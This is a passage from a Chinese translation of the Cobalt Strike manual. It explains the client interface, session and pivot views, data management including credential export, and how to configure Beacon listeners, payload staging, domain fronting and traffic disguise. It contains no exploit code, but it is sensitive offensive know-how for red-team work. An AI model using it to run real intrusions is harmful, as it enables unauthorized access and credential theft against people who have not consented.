
图10. Cobalt Strike 目标视图

点击表头字段（`address`）来排序主机。高亮一行并右击来打开一个菜单，此菜单有针对这台主机的操作选项。按住 `Ctrl`+`Alt`，然后通过点击来选择和取消选择某台主机。

这个目标表对于横向移动和理解你的目标网络很有用。

会话表

会话表展示了哪些 Beacon 回连到了这台 Cobalt Strike 实例。Beacon 是 Cobalt Strike 用于模拟高级威胁者的 payload。在这里，你将看到每个 Beacon 的外网 IP 地址、内网 IP 地址、该 Beacon 的出口监听器、此 Beacon 最后一次回连的时间，以及其他信息。每一行最左边是一个图标，用于说明被害目标的操作系统。如果此图标是红色的、并且带有闪电，那么说明此 Beacon 运行在管理员权限的进程中。一个褪色的图标意味着此 Beacon 会话被要求离开并且它接受了此命令。



external	internal	listener	user	computer	note	process	pid	arch	last
10.10.10.7	10.10.10.3	local - http	SYSTEM *	DC		rundll32.exe	2300	x64	30m
10.10.10.191	10.10.10.7	local - http	SYSTEM *	FILESERVER		rundll32.exe	2604	x64	6s
10.0.0.147	10.10.10.191	local - http	jim.stevens	WS1		jusched.exe	4844	x86	726ms
	10.10.10.198	local - dns	SYSTEM *	DEVELOPERWS		rundll32.exe	3100	x86	6s
10.10.10.198	10.10.10.198	local - dns	Jamie.Grins	DEVELOPERWS		SecurityHealthSy...	5532	x86	12s
10.10.10.198	192.168.57.18	local - dns	jgrins	ubuntu					9m
10.10.10.7	192.168.58.3	local - http	SYSTEM *	POWERDC		rundll32.exe	3956	x64	3m
192.168.58.3	192.168.58.35		SYSTEM *	ENGINEER		rundll32.exe	1512	x86	3m

图11. Cobalt Strike Beacon 管理工具

如果你使用一个 DNS Beacon 监听器，要注意 Cobalt Strike 在第一次回连团队服务器之前不会知道任何关于主机的信息。如果你看到一行带有 `last call time`（上次回连时间）的条目，你就可以给那个 Beacon 它的第一个任务来查看更多信息。

在一个或多个 Beacon 上单击右键来查看你的后渗透选项。

Pivot 图

Cobalt Strike 能够将多个 Beacon 连接到一个链中。这些链接的 Beacon 从链中的父 Beacon 那里接收命令，并发送其输出。这类链接对于控制哪些会话作为网络出口和模拟有纪律的攻击者很有用，这类攻击者将他们在网络内部的通信路径限制在合理范围内。这种 Beacon 链是 Cobalt Strike 最有力的功能之一。

Cobalt Strike 的工作流程使得建立这种链非常容易。通常对于 Cobalt Strike 使用者来说链接四到五层深度的 Beacon 也是常见的。如果不做可视化那么跟踪和理解这些链是非常困难的。这就是需要借助 Pivot 图的地方。

Pivot 图用一种非常自然的方式展示了你的 Beacon 链。每一个 Beacon 会话都有一个对应的图标。和会话表中一样，每个主机的图标标识了它的操作系统。如果图标是红色的、并且带有闪电，那么表示此 Beacon 运行在管理员权限的进程中。一个褪色的图标说明此 Beacon 会话被要求离开并且它接受了此命令。

防火墙图标代表你 Beacon payload 的流量出口点。**绿色虚线表示使用了 HTTP 或 HTTPS 连接出网。黄色虚线表示使用 DNS 协议出网。**




图12. Cobalt Strike 图像视图

从一个 Beacon 会话连接到另一个 Beacon 会话的箭头表示两个 Beacon 之间存在连接。在这种对等通信模式中，Cobalt Strike 的 Beacon 使用 Windows 命名管道和 TCP sockets 来控制其他的Beacon。橙黄色的箭头代表命名管道通道。SSH 会话也使用一个橙黄色的箭头。一个湖蓝色的箭头代表一个 TCP socket 通道。一个红色的（命名管道）或紫色的（TCP）箭头表示一个 Beacon 连接断掉了。

点击一个 Beacon 来选中它。通过点击和拖划出一个覆盖多台目标主机的矩形，你可以选择多个 Beacon。按住 `Ctrl`+`Alt`，然后通过点击来选择和取消选择某个 Beacon。

在一个 Beacon 上单击右键来打开一个菜单，此菜单上有可用的后渗透选项。

在 Pivot 图中提供有多个键盘快捷键：

- `Ctrl` + `+` ——放大
- `Ctrl` + `-` ——缩小
- `Ctrl` + `0` ——重置缩放级别
- `Ctrl` + `A` ——选择所有主机
- `Escape` ——清除选择
- `Ctrl` + `C` ——将主机排列成一个圆圈
- `Ctrl` + `S` ——将主机排列成一行
- `Ctrl` + `H` ——将主机排列到层次结构中（默认的布局）

不选择任何 Beacon、在 Pivot 图上单击右键可以配置此图的布局。

2.4 标签页

Cobalt Strike 在一个新的标签页中打开每个对话、控制台和表。点击标签页上面的 `X` 就可以关闭一个标签页。使用 `Ctrl`+`D`（Delete）可以关闭当前正在查看的标签页。`Ctrl`+`Shift`+`D` 会关闭除了当前停留的标签页之外的所有标签页。

你可以在 `X` 符号上面单击右键，会出现一些选项，包括：在一个单独的窗口中打开此标签页、对一个标签页截屏、或者关闭同名的所有标签页。

对于这些功能，也有对应的快捷键。使用`Ctrl`+`W`（Window）来在单独的窗口中打开当前停驻的标签页。使用`Ctrl`+`T` 来快速地保存当前停留的标签页的屏幕截图。

`Ctrl`+`B`（Bottom）会把当前停留的标签页移动到 Cobalt Strike 窗口的底部。这对于你想要持续监视的标签页很有用。使用`Ctrl`+`E`可以取消此动作，并移除在 Cobalt Strike 窗口底部的标签页。

按住 `Shift` 键并点击 `X` 可以关闭所有同名的标签页。同时按住 `Ctrl` 和 `Shift` 键并点击 `X` 可以在单独的窗口内打开标签页。

使用 `Ctrl` + `←` 和 `Ctrl` + `→` 来快速地在标签页之间切换。

你也可以通过拖拽的方法来改变标签页的前后位置。

2.5 控制台

Cobalt Strike 提供一个控制台来与 Beacon 会话、脚本等交互，你也可以通过控制台与你的队友交流。





图13. 一个控制台标签页

控制台会追踪你的命令历史。点击向上的箭头可以浏览以前键入的命令，点击向下的箭头可以移回到你键入的最后一个命令。

使用 `Tab` 键可以补全命令和参数。

使用 `Ctrl` + `+` 可以让控制台的尺寸变大，`Ctrl` + `-` 可以减小控制台的尺寸，使用 `Ctrl` + `0` 可以重置控制台的大小。此更改仅对当前控制台生效。通过 `Cobalt Strike` → `Preferences`（偏好）来永久更改字体。

按 `Ctrl` + `F` 会显示一个面板，让你可以在控制台中搜索文本。



使用 `Ctrl` + `A`（ALL）全选控制台缓冲区中的所有文本。

2.6 表

Cobalt Strike 使用表的形式来展示会话、凭据、目标和行动中的其他信息。

在 Cobalt Strike 中的大多数表都有一个选项来指定用一种颜色对某些行高亮。这些高亮在其他的 Cobalt Strike 客户端中可见。单击右键查看**颜色**菜单。

在一个表内按 `Ctrl` + `F` 可以打开表中的搜索面板。这个功能可以让你在当前的表中进行过滤。




图14. 带有搜索面板的表

在搜索面板的搜索框内输入你的过滤标准。过滤标准的格式取决于你选择去应用过滤器的条目。使用 CIDR 表示法（如：192.168.1.0/24）和主机范围（192.168.1-192.169.200）来过滤包含 IP 地址的条目。使用数字或数字范围来过滤包含数字的条目。使用通配符（`*`、`?`）来过滤包含字符串的条目。

`!` 按钮会否定当前标准。按 `enter` 键会将设定的标准应用于当前表。你可以根据需要将尽可能多的条件堆叠在一起。`Reset` 按钮将移除应用于当前表的过滤条件。

第三章 数据管理

3.1 概述

Cobalt Strike 的团队服务器是行动期间 Cobalt Strike 收集的所有信息的中间商。Cobalt Strike 解析来自它的 Beacon payload 的输出，提取出目标、服务和凭据。

如果你想导出 Cobalt Strike 的数据，通过 `Reporting` → `Export Data`。Cobalt Strike 提供两种选项：把数据导出为 TSV 或 XML 文件。Cobalt Strike 客户端的导出数据功能会融合来自你当前连接的所有团队服务器的数据。

3.2 目标

你可以通过 `View` → `Targets` 来与 Cobalt Strike 的目标的信息交互。这个标签页显示与目标表视图相同的信息。

点击 `Import` 来导入一个带有目标信息的文件。Cobalt Strike 接受每行一个主机的 flat 文本文件，也接受由 Nmap 生成的 XML 文件（-oX 选项）。

> Flat File 是一种包含没有相对关系结构的记录的文件。 这个类型通常用来描述文字处理、其他结构字符或标记被移除了的文本。在此可以理解为「纯文本文件」。

点击 `Add` 按钮来给 Cobalt Strike 的数据模型添加新的目标。




图15. 添加一个目标

这个对话框允许你向 Cobalt Strike 的数据库添加多个主机。在 `Address`（地址）字段指定一个 IP 地址的范围或使用 CIDR 表示法来一次添加多个主机。在给数据模型添加主机时，按住 `shift` 可以使得在点击 `Save` 之后仍保持这个对话框打开。

选择一个或多个主机然后单击右键来打开主机菜单。通过这个菜单你可以修改对主机的备注、设置它们的操作系统信息，或者从这个数据模型中移除主机。

3.3 服务

在一个 `Target`（目标）视图中，在一台主机上单击右键，并选择 `Services`（服务）。这会打开 Cobalt Strike 的服务浏览器。在这里你可以浏览服务，给不同的服务备注，也可以移除服务条目。




图16. 服务对话框

3.4 凭据

通过 `View` → `Credentials` 来与 Cobalt Strike 的凭据模型交互。点击 `Add` 按钮来给凭据模型添加一条条目。同样的，你也可以按住 `Shift` 键来保持对话框打开并使得给模型添加新的凭据更方便。点击 `Copy` 来复制高亮的条目至你的剪贴板。使用 `Export` 来以 PWDump 格式导出凭据。




图17. 凭据模型

3.5 维持

Cobalt Strike 的数据模型将其所有的状态和状态元数据存储在 `data/` 文件夹。`data/` 文件夹存在在你运行 Cobalt Strike 团队服务器的那个文件夹里。

要清除 Cobalt Strike 的数据模型：停止团队服务器，删除 `data/` 文件夹及其内容。当你下次启动团队服务器的时候，Cobalt Strike 会重建 `data/` 文件夹。

如果你想要存档数据模型，请停止团队服务器，然后使用你喜欢的程序来将`data/`文件夹及其文件存储在其他位置。要还原数据模型，请停止团队服务器，然后将旧内容还原到 `data/` 文件夹。

通过 `Reporting` → `Reset Data` 可以在不重启团队服务器的情况下重置 Cobalt Strike 的数据模型。

第四章 监听器和基础设施管理

4.1 概述

任何行动的第一步都是建立基础设施。就 Cobalt Strike 而言，基础设施由一个或多个团队服务器、重定向器以及指向你的团队服务器和重定向器的 DNS 记录组成。一旦团队服务器启动并运行，你将需要连接到它并将其配置为接收来自受害系统的连接。监听器就是 Cobalt Strike 中用来执行这种任务的机制。

一个监听器既是一个 payload 的配置信息，同时又是 Cobalt Strike 起一个服务器来接收来自这个 payload 的连接的指示。一个监听器由用户定义的名称、payload 类型和几个特定于 payload 的选项组成。

4.2 监听器管理

要管理 Cobalt Strike 的监听器，通过 `Cobalt Strike` → `Listeners`。这会打开一个标签页，列举出所有你的配置的 payload 和监听器。

Cobalt Strike 4.0：





图18. 监听器管理标签页

> 译者注：
>
> 下图是 Cobalt Strike 3.12中的监听器管理标签页，对比可以看到 4.0 多了 `bindto` 和 `profile` 字段：
>
> 
>

按 `Add` 按钮来创建一个新的监听器。

当你创建一个监听器，确保你给他一个好记的名称。在 Cobalt Strike 的命令和工作流程中你需要使用此名称来引用此监听器。

要编辑监听器，选中一个监听器，然后按 `Edit`。

要移除一个监听器，选中该监听器，然后按 `Remove`。

4.3 Cobalt Strike 的 Beacon Payload

最常见的情况是，你需要为 Cobalt Strike 的 Beacon payload 配置监听器。Beacon 是 Cobalt Strike 的 payload，用于建模高级攻击者。使用 Beacon 来通过 HTTP，HTTPS 或 DNS 出口网络。你也可以通过控制经由命名管道和 TCP sockets 的对等（peer-to-peer）Beacon 从而限制出口网络，只允许部分主机直接回连。

Beacon 很灵活，支持异步通信模式和交互式通信模式。异步通信效率缓慢：Beacon 会回连团队服务器、下载其任务，然后休眠。交互式通信是实时发生的。

Beacon 的网络流量指标具有拓展性。可以使用 Cobalt Strike 的可拓展的 C2 语言来重新定义 Beacon 的通信。这允许你掩盖 Beacon 行动，比如使其流量看起来像其他的恶意软件，又或者将其流量掺入作为合法流量。第11章会讨论此功能。

4.4 Payload Staging

作为背景信息，一个值得一提的主题是 payload staging（分阶段传送 payload）。在很多攻击框架的设计中，解耦了攻击和攻击执行的内容。payload 就是攻击执行的内容。payload 通常被分为两部分：payload stage 和 payload stager。stager 是一个小程序，通常是手工优化的汇编指令，用于下载一个 payload stage、把它注入内存，然后对其传达执行命令。这个过程被称为 staging（分阶段）。

staging（分阶段）过程在一些攻击行动中是必要的。很多攻击中对于能加载进内存并在成功漏洞利用后执行的数据大小存在严格限制。这会极大地限制你的后渗透选择，除非你分阶段传送你的后渗透 payload。

Cobalt Strike 在它的用户驱动攻击中使用 staging（分阶段）。大多数这类项目在 `Attacks` → `Packages` 和 `Attacks` → `Web Drive-by` 选项下。使用什么样的 stager 取决于与攻击配对的 payload。比如，HTTP Beacon 有一个 HTTP stager。DNS Beacon 有一个 DNS TXT 记录 stager。不是所有的 payload 都有 stager 选项。没有 stager 的 Payload 不能使用这些攻击选项投递。

如果你不需要 payload staging（分阶段），通过在你的 C2 拓展文件里把 `host_stage` 选项设为 false，你可以关闭这个选项。这会阻止 Cobalt Strike 在其 web 和 DNS 服务器上托管 payload stage。这种设置有助于提升行为安全（避免反溯源），因为如果开启了 staging（分阶段），任何人都能连到你的服务器上，请求一个 payload、并分析它的内容，从而可以从你的 payload 配置中获取信息。

在 Cobalt Strike 4.0 及以后的版本中，后渗透和横向移动的行为避开了 stager 并选择去尽可能的投递一个完整的 payload。如果你禁用了 payload staging（分阶段），那么除非你准备做后渗透那么你应该不会注意到此变动。

4.5 HTTP Beacon 和 HTTPS Beacon

默认设置情况下，HTTP 和 HTTPS Beacon 通过 HTTP GET 请求来下载任务。这些 Beacon 通过 HTTP POST 请求传回数据。你也可以通过 C2 拓展文件来极尽可能的控制这个 payload 的行为和流量指标。

要起一个 HTTP 或 HTTPS Beacon 监听器，通过 `Cobalt Stike` → `Listeners`。点击 `Add` 按钮，选择 `Beacon HTTP` 作为你的 payload 选项。

4.0：





图19. HTTP Beacon 选项

> 译者注： 作为对照，3.13中此选项截图如下：
>
> 
>

按 `[+]` 来为 HTTP Beacon 增加一个或多个回连的主机。按 `[-]` 来移除一个或多个主机。按 `[x]` 来清除当前的主机。如果你有多个主机，仍然可以在此对话框中粘贴以逗号分隔的回连主机列表，这是可行的。

`HTTP Host(Stager)` 字段控制 HTTP Beacon 的 HTTP Stager 的主机。仅当你将此 payload 与需要显式 stager 的攻击配对时，才使用此值。

通过 `Profile` 字段，你可以选择一个 C2 拓展文件变体。通过一个 C2 文件变体，你可以在一个文件中指定多个配置文件的变量。使用变体文件之后，你设置的每个 HTTP 或 HTTPS 监听器会有不同的网络流量指标。

`HTTP Port(C2)` 字段设置你的 HTTP Beacon 回连的端口。`HTTP Port(Bind)` 字段指定你的 HTTP Beacon payload web 服务器绑定的端口。如果你要设置端口弯曲重定向器（例如，接受来自 80 或 443 端口的连接但将连接路由到团队服务器开在另一个端口上的连接，这样的重定向器），那么这些选项会很有用。

如果 `HTTP Host Header` 值被指定了，会影响你的 HTTP stagers，并通过你的 HTTP 通信。这个选项使得通过 Cobalt Strike 利用域名前置变得更加容易。

点击 `HTTP Proxy` 字段旁边的 `...` 按钮来为此 payload 指定一个显式的代理配置。

手动的 HTTP 代理设置

`(Manual) Proxy Settings` 对话框提供了多个选项来控制 Beacon 的 HTTP 和 HTTPS 请求的代理配置。Beacon 的默认行为是为当前的进程/用户上下文使用 Internet Explorer 代理配置。

`Proxy Type` 字段配置了代理的类型。`Proxy Host` 和 `Proxy Port` 字段告诉 Beacon 代理在哪里运行。`Username` 和 `Password` 字段是可选的，这些字段指定了 Beacon 用来对代理进行身份验证的凭据。




图20. 手动的代理设置

勾选 `Ignore proxy settings;use direct connection`（忽略代理设置；使用直连）来强制 Beacon 不通过代理尝试其 HTTP 和 HTTPS 请求。

